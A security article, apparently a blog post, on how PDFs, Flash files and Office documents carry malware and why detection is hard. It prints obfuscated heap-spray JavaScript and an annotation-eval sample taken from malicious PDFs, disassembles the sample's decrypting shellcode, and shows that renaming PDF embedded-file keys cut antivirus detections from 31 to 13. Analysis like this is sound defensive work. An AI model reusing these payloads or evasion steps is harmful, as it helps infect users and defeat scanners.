The security of non-executable files

As we know there's has been a huge increase of malware attacks carried out with files other than executable ones. I'm aware that this is a very generic definition. If we consider a PDF with JavaScript stored inside, would you call it an executable? Probably you wouldn't, although the script might be executed. Even saying that an executable can only be a file which contains native machine code isn't accurate. A .NET assembly which contains only managed code would still be considered an executable. But a Shockwave Flash file (with its SWF extension) may not be regarded as standing in the same category. Of course, a Shockwave Flash file is not the same thing as a .NET assembly, but they both contain byte code which at some point is converted into machine code and is executed.

This means that the barriers between executable and non-executable files are thin and in many cases there's a problem of perception, hence the difficulty of giving this article a completely accurate title. A more appropriate one would have been: the security of all those files generally perceived as harmless or, at least, less dangerous than applications. You may guess why I opted for the other title.

Does this look infected? (no, I'm talking about the file)

This is the most feared issue. How can a non-exec file infect a system? Basically through:

- Scripting or byte code
- Shellcode (buffer overflows)
- Dangerous format features

These vectors are the most common for infection.


Scripting and byte code (security α 1/functionality)

Many file types offer the capability to execute code. However, a distinction has to be drawn between those file formats which offer it just as an additional feature and those formats which completely rely on it.

Shockwave Flash has been a very popular infection vector thanks to its powerful byte code. While it may be apparent even to an unskilled user that a Flash game on the internet is a sort of application, it's not as apparent under other circumstances.

Very often playing a video in a web browser involves Flash. And I've heard many users referring to this as "Flash videos". They don't know that what actually happens is that a Flash file is downloaded and its ActionScript code executed.

Let's take a look at a simple "Flash video" on YouTube. This is the SWF file which is downloaded by the browser.



And this is the code it contains and which may be executed (130.000+/- lines of byte code).


The problem comes again from the perception. One thinks “video” while it’s actually a managed video playing application. Even the name given to the Flash Virtual Machine, “Flash Player”, is misleading.

PDFs may rise even less suspicion than Flash applications, because they are part of the second category of file formats which offer scripting just as a, rarely used I may add, feature.

Usually both PDF and Flash malware rely on some vulnerability in the code or the API it provides for their purpose.

This is, however, not the case of Visual Basic Application code contained in Compound Format Binary documents, which are all the old Microsoft Office file formats still in use today.

It is pretty amazing what it allows to do.



VBA macros have access to Win32 APIs. As you can see in this small portion of VBA macro a registry file is created and then loaded with regedit. This malware sample is clearly old, but it gives an idea of how much more dangerous scripting can be when it is not executed in a sandboxed environment. At this point we can consider it to be an application rather than a document.

The important thing to be aware of is that lots of file formats contain code and that even experts may be unaware of it. For instance, I discovered only recently the possibility to store JavaScript code inside QuickTime movies.

Shellcode (complete ownage)

When shellcode gets executed, then malware has completely escaped the control of the host application. Shellcode is often the ultimate goal of executing scripting code.

Shellcode uses buffer overflow vulnerabilities to get executed. Buffer overflows are usually triggered by exploiting:

- Script or byte code and its APIs
- File format parsing issues

Tampering with strings or their sizes inside of a file format could lead to a buffer overflow for instance.


What should be noted here is that in both cases vulnerabilities are tied to a specific implementation. It is uncommon to exploit a buffer overflow between two different host applications, unless they share the exploited component.

How to detect 0-day shellcode exploits?

To detect shellcode by trying to emulate the environment in which the script code runs is useless as it won’t almost never trigger issues such as buffer overflows which affect a specific implementation. This is true for parsing issues as well. Parsing every part of a specific file format is not only impractical, but might also not be possible as some parts of a file format might be undocumented or even vendor specific. Moreover, a buffer overflow might not even be caused by a malformed document, but by a wrong behavior of the parser.


That having been said, format issues are, when found, a good indicator of the maliciousness of a file of course.

It can be easy sometimes to detect shellcode when relying on signatures:



In this case the malicious document contains an unencrypted executable, that's why many parts of the executable are identified as shellcode signatures.

But let's take a look at a shellcode which uses JavaScript as vector.





```
0x
XX67d8NAXX74cfNAXXdd11NAXX1d4cNAXXec58NAXX13bdNAXX1360NAXX44edNAXXd513NAXX6b60NAXX133cNAX
X64e5NAXXed67NAXXc848NAXXed67NAXX6770NAXX7ccfNAXXed67NAXX6770NAXX78cfNAXX98f2NAXXed67NAXX
6754NAXX6ccfNAXXcf67NAXXf260NAXXc898NAXXcf67NAXXda64NAXXdadaNAXXdada"));
var u1 = "0" + "c";
var u2 = kk + "u";
var zod = VZxgbuj(u2+u1+u1+u2+u1+u1);
while (zod.length + 20 + 8 < 65536) zod+=zod;
var z1 = "bstring(0, (0x0c0c-0x24)/2);";
var z2 = "ZHC = zod.su";
eval(z2+z1);
ZHC += CAQIkuXEmsRFVDWYdX1j;
ZHC += zod;
var n1 = "bstring(0, 65536/2);";
var n2 = "nVy = ZHC.su";
eval(n2+n1);
while(nVy.length < 0x80000) nVy+=nVy;
var e1 = "bstring(0, 0x80000 - (0x1020-0x08) / 2);";
var e2 = "GJE = nVy.su";
eval(e2+e1);
var abg = new Array();
for (ujmvcEvAzbjdEjjx=0;ujmvcEvAzbjdEjjx<0x80;ujmvcEvAzbjdEjjx++)
abg[ujmvcEvAzbjdEjjx]=GJE+"s";
}
function fun1(a,b){
if(a>b)
{fun1(a,b);}
else
{fun1(a,b);}
}
var ver = app.viewerVersion
if(ver>=20.0)
```

As usual when JavaScript is used by malware it is obfuscated and has a very huge string or array object inside. The code performs some transformation on the string. The result contains the shellcode and can be disassembled.

```
seg000:0000877F                 db    7
seg000:00008780 ; ---------------------------------------------------------------------------
seg000:00008780                 jmp     short loc_8796
seg000:00008782 ; ---------------------------------------------------------------------------
seg000:00008782
seg000:00008782 loc_8782:                               ; CODE XREF: seg000:loc_8796↓p
seg000:00008782                 pop     eax
seg000:00008783                 mov     dl, 98h ; 'ÿ'
seg000:00008785
seg000:00008785 loc_8785:                               ; CODE XREF: seg000:00008792↓j
seg000:00008785                 mov     bl, [eax]
seg000:00008787                 xor     bl, dl
seg000:00008789                 mov     [eax], bl
seg000:0000878B                 inc     eax
seg000:0000878C                 cmp     dword ptr [eax], 0DADADADAh
seg000:00008792                 jnz     short loc_8785
seg000:00008794                 jmp     short near ptr unk_879B
seg000:00008796 ; ---------------------------------------------------------------------------
seg000:00008796
seg000:00008796 loc_8796:                               ; CODE XREF: seg000:00008780↑j
seg000:00008796                 call    loc_8782
seg000:00008796 ; ---------------------------------------------------------------------------
seg000:0000879B unk_879B        db  64h ; d             ; CODE XREF: seg000:00008794↑j
seg000:0000879C                 db 0F0h ;
seg000:0000879D                 db  17h
seg000:0000879E                 db  6Ah ; j
seg000:0000879F                 db  80h ; Ç
seg000:000087A0                 db 0F9h ; ¨
seg000:000087A1                 db 0F0h ;
seg000:000087A2                 db  23h ; #
seg000:000087A3                 db  7Eh ; ~
```

Here we can observe the typical trick used by shellcode to retrieve the execution address. The call pushes on the stack the return address, which points to the undefined data after the call. The code being called pops the return address from the stack and decrypts the data pointed by it through a XOR operation. The decryption loop continues until a signature DWORD is found. Then it jumps to the decrypted code.





Here we can see the simple decryption process. The code which follows also follows the text book.

It starts from the PEB to retrieve the base address of kernel32.dll, then it retrieves the names array address in the Export Directory and employs a simple hash mechanism using a rotate right and an add operation in order to retrieve some APIs.

It then tries to find an open handle to the current PDF file and dumps from it an embedded executable which gets executed at the end of the shellcode sequence.


There's nothing special about the shellcode itself here. What is worth mentioning is that the shellcode uses a decryption loop at the beginning. This technique may be used to avoid zero bytes in the shellcode but makes it also difficult to find it inside of a file. There's no fixed sequence of instructions to identify and the whole thing can be further complicated by making the decryption routine polymorphic or obfuscated. Ironically this sample and the one presented above with the unencrypted executable are one of the same.

But even if it wasn't so, it is still easy to catch the security issue in this case, since the vector is JavaScript. The worst case for detection would be a buffer overflow triggered by a format parsing issue. It's even worse when the data triggering the buffer overflow is valid according to the official specification of the file format.

Dangerous format features (why design matters)

What is meant by dangerous format features are security issues, apart of embedded code, inherent to the file format itself. Here credit goes out to Didier Stevens, a pioneer of PDF security. At the beginning of 2010 he published on his blog a proof-of-concept showing how to embed an executable in a PDF file and launch it without any warning when opening the PDF with Foxit Reader.

This exploit consisted of using the /Action /Launch technique.



Here we can look at the PDF crafted by Didier. What you see is a minimal dictionary of a PDF object, which simply instructs the host application to run "cmd.exe".

Denial-of-service attacks (don't trust the data)

While infection is surely the primary objective of most malwares, DoS attacks are worth mentioning.

Sometimes it may be enough to cause the host application to become unresponsive or to make it crash. While this result can be obtained through several methods, the most effective one is to exploit the parser. Because the parser is always the lowest layer and never requires user interaction. A JavaScript snippet may be stored inside a PDF, but there's no guarantee that it will be executed by the host application, which may ask the user whether to execute it or even have JavaScript disabled. However, the parsing of the format itself is never optional, at most it can be conditional, but the outcome of that condition can usually be determined by the file itself.

Common problems when parsing files are:

- Pointer arithmetic
- Integer overflows
- Division by 0
- Loops
- Unpacking
- Recursive references

Pointer arithmetic

Pointer arithmetic in the current context means that a specific numeric value is retrieved from the file and added to a pointer of the host application in order to obtain a new pointer used to read or write data from or to. When memory access is not checked this parsing behavior leads at the very best to an access violation.

Integer overflows

In the case of integer overflows a numeric value is retrieved from the file and added to another numeric value. Since numeric types are usually limited by their bit-size the result of an arithmetic operation might exceed the bit-size of the type and thus end up to be a lower value than what expected.

Example: char x = 0xFF + 1; // equals 0, not 0x100

Loops

A very common issue for a parser is to retrieve a numeric field from a file and use it as a loop condition:

```
for (x = …; x < unverified_file_value; x++)
        task();
```

This easily brings to unresponsiveness or memory exhaustion when "task" increases memory usage.

The principle for a parser, although at times difficult to observe, is to never fully trust the data retrieved from the file.

Unpacking (decompression, XML bombs)


When a file format is making use of compression it must make sure that it has some limits when decompressing. Otherwise, it might be easy to make the parser exhaust resources such as virtual memory or disk space.

One common solution to this issue is to declare up front the expected data length once decompressed. If the indication is wrong, then too bad, it can't be decompressed.

Another variation of the same issue are XML bombs. In that case data is not decompressed but gets expanded.


Recursive references

This is probably the trickiest of all these issues. It happens when the parser is reading a sequence of elements which explicitly reference the next or previous element in the sequence. This can be the case of a linked list.



Here the fourth element of the list indicates as its successor the root. Thus, if the parser isn't checking for recursion it might loop endlessly, at least if there aren't other limitations such as a maximum number of elements.

The same can happen with a tree as well.



In fact, just recently Ange Albertini reported such a bug in an application called CFF Explorer I wrote many years ago. The application parses among other things the format of resources in Windows executables. These resources are stored inside a tree. Since the parser doesn't check for recursion in the tree, when presented with a case such as this, it will end up in an endless call recursion which exhausts the stack and is therefore terminated.

How does malware avoid detection?

There are a number of techniques through which non-executable malware can avoid detection.

- Code obfuscation and reflection
- File embedding
- Encryption
- External references

Code obfuscation and reflection

A common way to avoid detection is code obfuscation. This works when the detection relies on syntax pattern in the code. Thus, by changing either the syntax or factorization, detection can be eluded.

Here's an obfuscated JavaScript malware sample:

```
em = ''; r = (r = 'l' + 'a' + em + 'ce', 'rep' + r); if (r && !em)
{var z; var y; th = event.target; z = y = th;
            y = 0;     z['syncAn'+'notS'+'can'] ( ); y = z;var p =
y['g'+'et'+'Annots']( {  nPage: 0 }) ;var s = p[0].subject;var l =
s[r](/k /g, 'q%p'[r](/[qp]/g, ''));s = th['unes' + 'cape'] (l) ;var
e = th[em + 'e'+ em + 'v'+'al']; e(s);}
```

Here's the same code in a more readable form:

```
em = '';
r = (r = 'l' + 'a' + em + 'ce', 'rep' + r);
if (r && !em)
{
    var z;
    var y;
    th = event.target;
    z = y = th;
    y = 0;
    z['syncAn' + 'notS' + 'can']();
    y = z;
    var p = y['g' + 'et' + 'Annots']({
        nPage: 0
    });
    var s = p[0].subject;
    var l = s[r](/k /g, 'q%p' [r](/[qp]/g, ''));
    s = th['unes' + 'cape'](l);
    var e = th[em + 'e' + em + 'v' + 'al'];
    e(s);
}
```

What we can now see is the use of reflection. The code does some string operations and then in the last two lines calls 'eval' on the resulting string. 'eval' is the way to use reflection in JavaScript.


An effective way to identify code beyond obfuscation and reflection is running it in a fake VM to create a behavioral pattern. The problem with this approach is that it takes a lot of work to implement it for every technology and it is slow.

File embedding


Many malware embed a malicious file into a harmless one to avoid detection. This in many cases works. Many file formats allow the embedding of other files and can load them when opening the host file.

The PDF format for example allows to embed other files and to load them when the document is opened. Here again I need to mention Didier Stevens as I used his make-pdf-embedded python script in order to embed a random PDF malware into a harmless PDF.

Let's first take a look at the results of a scan on the original PDF malware.




As you can see 31 out of 44 scan engines identified the malware. Now the scan results on the same malware embedded into a harmless PDF.




Already seven of the engines can no longer identify the malware. What happens is that the malware is contained in a compressed stream of an object, but other than that it's still easily to detect. So, it's clear that some engines don't support the PDF format but simply search for a given signature inside a file without any parsing.

Didier's script allows for some additional options, among them one tells the script to rename the EmbeddedFiles entry inside the catalogue of the PDF.



The script just changes the 'F' letter from upper to lower-case. Now the results change again.




Four more engines can't now find any threat. What is interesting is that while the script renamed the catalogue entry, the PDF object itself maintained its original name, so it was still recognizable inside the format as an embedded file. So I renamed the object type as well.

/Length : 170443
/Type : /EmbeddedXile
/Filter : /FlateDecode


As you can see I just changed the 'F' of EmbeddedFile to 'X'.

The result:



Of the initial 31 engines only 13 can still recognize the threat. Now what's interesting to note is that the embedded file has been dereferenced and it won't open automatically unless in conjunction with some other exploit, but still it's a 200 KB malware contained unencrypted and without any kind of padding inside of a PDF object.

However, the problem with embedded files is that not all start at predefined locations and not all formats may have an identifying signature.
A method to guess the presence embedded files is by applying algorithms to calculate entropy and frequency patterns in a file and check if there are considerable gaps.



Another way is to take these results and compare them to the results of a huge amount (the more the better) of sample files of the same nature in order to establish whether the file is from a statistic point of view an anomaly.

These approaches can of course produce false positives and don't really identify the nature of the threat, but can only help locating it.

Another aspect to be considered about this approach is that applying analysis without processing the file format first can make the analysis not very useful. A stream inside of a PDF can be encrypted and compressed using a number of algorithms. Analyzing the raw data may either miss anomalies or detect some which aren't present. This is more of a personal consideration, as I haven't done research myself on the matter.

Encryption

